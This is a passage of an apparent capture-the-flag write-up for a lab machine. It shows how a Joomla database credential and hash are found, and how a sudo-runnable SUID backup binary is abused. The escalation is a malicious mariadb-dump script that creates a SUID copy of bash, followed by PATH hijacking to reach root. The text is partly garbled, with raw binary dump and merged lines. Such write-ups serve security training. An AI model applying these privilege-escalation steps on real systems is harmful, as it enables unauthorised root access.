
Pa847word987@Joomla456localhostjoomla425:Pa847word987@Joomla456
entered the password interactively
/usr/bin/mysql -h localhost -u joomla425 -pwe get the password hash of this user.

bycrypt hash
$2y$10$3eizOzDL2ALsM/mkDhAXTe932weHlDD7TUXriPuXdeKvuw3xhQ2dePriv esc
Section titled “Priv esc”/opt/backup
-rwsr-xr-x 1 root root 16128 Mar 6 09:38 DbMariapotential escalation vector via the unix sockets (probably false positive)


sudo -l
SUID bit set on pkexec, but if you check GTFObins there isn’t a clear privilege escalation vector here.

SUID set on /opt/backup/DbMaria as well as the ability to run as sudo.
cat /opt/backup/DbMariawww-data@streetcoder:/$ cat /opt/backup/DbMaria@@@@�(( LL-==x�-�=�=�8880hhhDDS�td8880P�tdl l l 44Q�tdR�td-==hh/lib64/ld-linux-x86-64.so.2 GNU��GNU߰�V<̣��/��Q OGNU
�e�mu 9"20 � )"__cxa_finalize__libc_start_mainsystemsetuidsnprintf__stack_chk_faillibc.so.6GLIBC_2.2.5GLIBC_2.4GLIBC_2.34_ITM_deregisterTMCloneTable__`�j@�?�?�?��?ITM_registerTMCloneTableJui Tii/D����%/D����%�.D����%�.D��1�I�^H�H��PTE1�1�H=���.�f.H=�.H�.H9�tH�.H�t�����H=�.H5�.H)�H�H��?H��H�H��tH.H���fD���=.u+UH=b.H�t H=f.������d����].]�����w���HǸ�`���H����H��1����HU�dH+%(t�������HH�Usage: %s <database>mariadb-dump --socket=/run/mysqld/mysqld.sock -u root %s > /tmp/backup.sql0����d���$����t���L]����zRx $4H���`FJ� ?:*3$"\���tx���P����EC�J����o���� ?x�� ������o����o���o���o�=0@P`@GCC: (Ubuntu 11.4.0-1ubuntu1~22.04.3) 11.4.0�� �� @3I@U�=|�=������H!����=�l �?� | @*@17Rgez@@� �@�&�@����@� �" Scrt1.o__abi_tagcrtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.0__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entryDbMaria.c__FRAME_END___DYNAMIC__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_start_main@GLIBC_2.34_ITM_deregisterTMCloneTable_edata_fini__stack_chk_fail@GLIBC_2.4system@GLIBC_2.2.5snprintf@GLIBC_2.2.5__data_start__gmon_start____dso_handle_IO_stdin_used_end__bss_startmain__TMC_END___ITM_registerTMCloneTablesetuid@GLIBC_2.2.5__cxa_finalize@GLIBC_2.2.5_init.symtab.strtab.shstrtab.interp.note.gnu.property.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.plt.sec.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.data.bss.comment#886hh$I W���o��a� �l l 4�� � ����=�-�?@0 i���q���o~���o����B�����P�����When running the DbMaria command we actually generate a backup.sql file in /tmp directory.

Checking WWW-data bash history by arrow keying up
Section titled “Checking WWW-data bash history by arrow keying up”Strange history but no clear what is being done here, potentially some kind of passwords.
aMDtWFPpmw=GfCBUIFFvo xPaDDcACXN=yFEzahAZSm;printf $aMDtWFPpmw$xPaDDcACXN;echo $$;printf $xPaDDcACXN$aMDtWFPpmwOGwYJCNHhM=amsrmqyXKA CfRXzMNsKW=ngHWjAkmvC;printf $OGwYJCNHhM$CfRXzMNsKW;echo "$(id -un)($(id -u))";printf $CfRXzMNsKW$OGwYJCNHhMIowZWmmglr=GVgkyANXJM IcnUYspIGm=FViRsSUXyo;printf $IowZWmmglr$IcnUYspIGm;tty;printf $IcnUYspIGm$IowZWmmglrUsing the DbMaria comamnd
Section titled “Using the DbMaria comamnd”We need to enumerate the proper db name, from our previous login to mysql we are able to see that the db name is Dbjoomla and are able to use that with the DbMaria command to generate a backup.
sudo /opt/backup/DbMaria Dbjoomla
strings /opt/backup/DbMariaWe are able to see the clear t ext mariadb-dump command being run by the DbMaria binary, because they don’t use an absolute path we can actually perform path hijacking here to get root.

Create a malicious mariadb-dump file
#!/bin/bashcp /bin/bash /tmp/rootbashchmod +s /tmp/rootbashchange the $PATH and prepend the /tmp directory so any binaries in tmp get execute first.
PATH=/tmp:$PATH
Able to get a root shell with a binary high hijacking

Intended path
Section titled “Intended path”The actual intended path for Samurai is OS command injection. I tried this initially but failed to produce results because I gave up too quickly.